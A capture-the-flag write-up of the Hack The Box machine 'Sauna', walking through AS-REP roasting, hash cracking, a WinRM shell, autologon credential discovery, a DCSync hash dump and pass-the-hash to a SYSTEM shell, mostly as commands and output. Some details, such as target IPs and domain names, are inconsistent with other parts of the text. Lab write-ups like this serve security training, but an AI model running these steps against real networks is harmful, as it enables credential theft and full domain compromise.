Sauna/ASREPRoast and DSsync

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.82 > Sauna_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that several open ports related to a Windows Domain Controller:

```
┌──(kali㉿kali)-[~/HTB/Sauna]
└─$ cat Sauna_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-18 20:16 EDT
Nmap scan report for 10.10.10.175
Host is up (0.028s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-0
3-19 07:18:45Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain
: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain
: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49722/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomp
lete
```

Since LDAP is open we can attempt an anonynous bind using the following command:
ldapsearch -H ldap://10.10.10.175:389/ -x -b "dc=EGOTISTICAL-BANK,dc=LOCAL0."

- -x specifies anonymous authentication
- -b specifies the search base

As we can see it allows us to query the domain without credentials.

```
┌──(kali㉿kali)-[~/HTB/Sauna]
└─$ ldapsearch -H ldap://10.10.10.175:389/ -x -b "dc=EGOTISTICAL-BANK,dc=LOCAL0."
# extended LDIF
#
# LDAPv3
# base <dc=EGOTISTICAL-BANK,dc=LOCAL0.> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 10 Referral
text: 0000202B: RefErr: DSID-03100835, data 0, 1 access points
        ref 1: 'egotist
 ical-bank.local0.'

ref: ldap://egotistical-bank.local0./dc=EGOTISTICAL-BANK,dc=LOCAL0.

# numResponses: 1
```

Now we can use a tool known as windapsearch.py for further enumeration:
python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 -U
- -d Domain
- --dc-ip Domain IP Address
- -U User enumeration

```
┌──(kali㉿kali)-[~/HTB/Sauna]
└─$ python2 windapsearch_py2.py -d EGOTISTICAL-BANK.LOCAL0. --dc-ip 10.10.10.175 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.175
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=EGOTISTICAL-BANK,DC=LOCAL
[+] Attempting bind
[+]     ... success! Binded as:
[+]      None

[+] Enumerating all AD users

[*] Bye!
```

Further enumeration using the following command, directed us to a Service Account labelled *svc-alfresco*
python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 --custom "objectClass="*
- --custom Allows us to add filters to our query

```
┌──(kali㉿kali)-[~/HTB/Sauna]
└─$ python2 windapsearch_py2.py -d EGOTISTICAL-BANK.LOCAL0. --dc-ip 10.10.10.175 --custom "objectClass=*"
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.175
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=EGOTISTICAL-BANK,DC=LOCAL
[+] Attempting bind
[+]     ... success! Binded as:
[+]       None
[+] Performing custom lookup with filter: "objectClass=*"
[+]     Found 15 results:

DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL

OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Infrastructure,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Program Data,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Managed Service Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL

CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL


[*] Bye!
```

With this information and information gathered from the webpage hosted on port 80 we have a list of potential users:

Fergus Smith

Shaun Coins

Sophie Driver

Hugo Bear

Bowie Taylor

Steven Kerb

Using a tool known as username-anarchy we can create a list of usernames for future use:

```
┌──(kali㉿kali)-[~/HTB/Sauna/username-anarchy]
└─$ ./username-anarchy -i userfile > usernames.txt

┌──(kali㉿kali)-[~/HTB/Sauna/username-anarchy]
└─$
```

Now with this username list and the GetNPUsers.py script we can attempt to gain a Kerberos TGT:

```
┌──(kali㉿kali)-[~/HTB/Sauna/username-anarchy]
└─$ GetNPUsers.py egotistical-bank.local/ -usersfile usernames.txt -request -no-pass -dc-ip 10.10.10.175 > hash.txt

┌──(kali㉿kali)-[~/HTB/Sauna/username-anarchy]
└─$
```

Now we have a ticket for user fsmith:

```
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:369d9858de291a8f312a2850defc7138$7671ad7c90f2940d04d3c82c6ff7c1853a3b3642c85661dc03ee4780
821543300e73b2322d0939347cf39d0a86b864efb48c8d4ff270a930b5b1be8326a68fcbcc48eed5c0ab15005718270d4ef4ff8afd29ec1ac2abd22528abd3d29c472
56012b12dbbb867786da7641b1b764ea41d972464b11808b9ccc01b77f25d9089beb4d1e205f806f136e21fd20bea30e92fb5935d9ee2602b3778
```

Now with JohnTheRipper we can attempt to crack the password:

```
┌──(kali㉿kali)-[~/HTB/Sauna]
└─$ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:07 DONE (2023-03-18 21:51) 0.1288g/s 1358Kp/s 1358Kc/s 1358KC/s Thing..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we can use evil-winrm to gain a shell:

```
┌──(kali㉿kali)-[~/HTB/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u fsmith -p Thestr

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due t

Data: For more information, check Evil-WinRM Githu

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami
egotisticalbank\fsmith
```

Privilege Escalation/Exploitation

Using evil-winrm's upload capability we can transfer over winPEASany.exe to conduct privilege escalation enumeration:

```
*Evil-WinRM* PS C:\Users\FSmith\Downloads> upload winPEASany.exe
Info: Uploading winPEASany.exe to C:\Users\FSmith\Downloads\winPEASany.exe


Data: 2626216 bytes of 2626216 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\FSmith\Downloads> .\winPEASany.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows
Long paths are disabled, so the maximum length of a path supported is 260 chars
/v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
```

The output reveals a service account with Autologon credentials

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName               :  EGOTISTICALBANK
    DefaultUserName                 :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword                 :  Moneymakestheworldgoround!
```

Note the UserName specified here isn't the one we can run with BloodHound


```
    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/25/2020   1:05 PM                Administrator
d-----         1/23/2020   9:52 AM                FSmith
d-r---         1/22/2020   9:32 PM                Public
d-----         1/24/2020   4:05 PM                svc_loanmgr
```

With access to this service account we can run BloodHound to find a path to Adminsitrator:

```
┌──(kali㉿kali)-[~]
└─$ bloodhound-python -d egotistical-bank.local -u svc_loanmgr -p Moneymakestheworldgoround! -c all -ns 10.10.10.175
INFO: Found AD domain: egotistical-bank.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (egotistical-
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Done in 00M 05S
```

Now we can run BloodHound and import the data and view the Shortest Path to Domain Admin via Owned :



According to BloodHound the quickest route would be to use the service account to dump user hashes which we can do with secretsdump.py

```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py egotistical-bank/svc_loanmgr@10.10.10.175
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:6830897f7ede1d567f55feabe9032477:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:df95ea6689b0dd3092dcb69f4dbd7a10c082ffc442adb8c1d5061d631dd75951
SAUNA$:aes128-cts-hmac-sha1-96:d30aae91ea6d9a1d14a937e02d067063
SAUNA$:des-cbc-md5:3220ab4689ce3258
[*] Cleaning up...
```

Now we can use the nthash portion and crackmapexec to confirm that the Administrator account is owned:

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.175 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e
SMB         10.10.10.175    445    SAUNA            [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\administrator:823452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)
```

Now with psexec.py we can gain an Administrator shell:

```
┌──(kali㉿kali)-[~]
└─$ psexec.py -hashes 823452073d75b9d1cf70ebdf86c7f98e:823452073d75b9d1cf70ebdf86c7f98e egotistical-bank/administrator@10.10.10.175
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Requesting shares on 10.10.10.175.....
[*] Found writable share ADMIN$
[*] Uploading file SbslJleI.exe
[*] Opening SVCManager on 10.10.10.175.....
[*] Creating service acxc on 10.10.10.175.....
[*] Starting service acxc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```